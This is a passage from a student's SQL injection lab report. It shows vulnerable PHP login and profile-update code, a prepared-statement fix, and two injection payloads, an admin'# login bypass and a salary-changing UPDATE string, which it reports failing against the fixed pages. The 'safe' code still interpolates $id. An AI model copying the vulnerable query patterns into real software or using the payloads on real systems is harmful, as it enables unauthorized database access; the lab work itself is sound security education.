
```
        // create a connection
        $conn = getDB();
        // Sql query to authenticate the user
        $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, a
ddress, email,nickname,Password
        FROM credential
        WHERE name= ? and Password= ?");
        $sql->bind_param("ss", $input_uname, $hashed_pwd);
        $sql->execute();
        $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $addre
ss, $email, $nickname, $pwd);
        $sql->fetch();
        $sql->close();
```

According to the below index.html, we change the form action to ***safe_home.php***

with the safe login page.



If we use the sage login page to perform ***Task 2*** again, our SQL injection with username '***admin'#*** ' is failed which is shown in the below screenshot.



As for the ***unsafe_edit_backend.php*** in ***Task 3***, the variables can not be directly queried to the MYSQL database for updating information.

The vulnerable backend code.

```
  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email
',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumbe
r' where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email
',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
  }
  $conn->query($sql);
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>
```

The safe backend code.

The remedy is to replace the query statement with '***?***' as the variables.


```
  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Pass
word= ?,PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,
$input_phonenumber);
    $sql->execute();
    $sql->close();
  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNu
mber=? where ID=$id;");
    $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonen
umber);
    $sql->execute();
    $sql->close();
  }
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>
```

According to the below edit_frontend.php, we change the form action to

safe_edit_backend.php with the safe backend.

```
    session_start();
    $name=$_SESSION["name"];
    echo "<h2><b>$name's Profile Edit</b></h1><hr><br>";
    ?>
    <form action="safe_edit_backend.php" method="get">
      <div class="form-group row">
        <label for="NickName" class="col-sm-4 col-form-label">NickName</label>
        <div class="col-sm-8">
          <input type="text" class="form-control" id="NickName" name="NickName" place
holder="NickName" <?php echo "value=$nickname";?> >
        </div>
      </div>
      <div class="form-group row">
        <label for="Email" class="col-sm-4 col-form-label">Email</label>
        <div class="col-sm-8">
          <input type="text" class="form-control" id="Email" name="Email" placeholder
="Email" <?php echo "value=$email";?>>
        </div>
      </div>
      <div class="form-group row">
        <label for="Address" class="col-sm-4 col-form-label">Address</label>
        <div class="col-sm-8">
          <input type="text" class="form-control" id="Address" name="Address" placeho
lder="Address" <?php echo "value=$address";?>>
        </div>
      </div>
      <div class="form-group row">
        <label for="PhoneNumber" class="col-sm-4 col-form-label">Phone Number</label>
        <div class="col-sm-8">
          <input type="text" class="form-control" id="PhoneNumber" name="PhoneNumber"
 placeholder="PhoneNumber" <?php echo "value=$phoneNumber";?>>
        </div>
```

If we use the sage login page to perform ***Task 3.1*** again, our SQL injection with ***’, salary = 9 WHERE name = ‘Alice’#*** will not change Alice’s salary, which means that SQL injection in unsuccessful.



Conclusion

To recap what we have achieved and done in this lab, we know how to utilize basic SQL injection command to exploit database vulnerabilities via UPDATE, SELECT sql statements and command line. The important this is that we should use pre-statemtns or input sanitization to filter out unnecessary characters from users [7] for mitigating various means of SQL injection attack.

Reference

1. "What is SQL injection? tutorial & examples: Web security academy," *What is SQL Injection? Tutorial & Examples | Web Security Academy*. [Online]. Available: https://portswigger.net/web-security/sql-injection. [Accessed: 06-Dec-2022].

2. "Owasp Top Ten," *OWASP Top Ten | OWASP Foundation*. [Online]. Available: https://owasp.org/www-project-top-ten/. [Accessed: 06-Dec-2022].

3. Payloadbox, "PAYLOADBOX/SQL-injection-payload-list: 🎯 SQL Injection Payload List," *GitHub*. [Online]. Available: https://github.com/payloadbox/sql-injection-payload-list. [Accessed: 06-Dec-2022].

4. *HTML URL encoding reference*. [Online]. Available: https://www.w3schools.com/tags/ref_urlencode.ASP. [Accessed: 06-Dec-2022].

5. "SQL - insert query," *Tutorials Point*. [Online]. Available: https://www.tutorialspoint.com/sql/sql-insert-query.htm. [Accessed: 06-Dec-2022].

6. "Mysqli::Query," *php*. [Online]. Available: https://www.php.net/manual/en/mysqli.query.php. [Accessed: 06-Dec-2022].

7. "C5: Validate all inputs," *OWASP Top Ten Proactive Controls 2018 | C5: Validate All Inputs | OWASP Foundation*. [Online]. Available: https://owasp.org/www-project-proactive-controls/v3/en/c5-validate-inputs. [Accessed: 06-Dec-2022].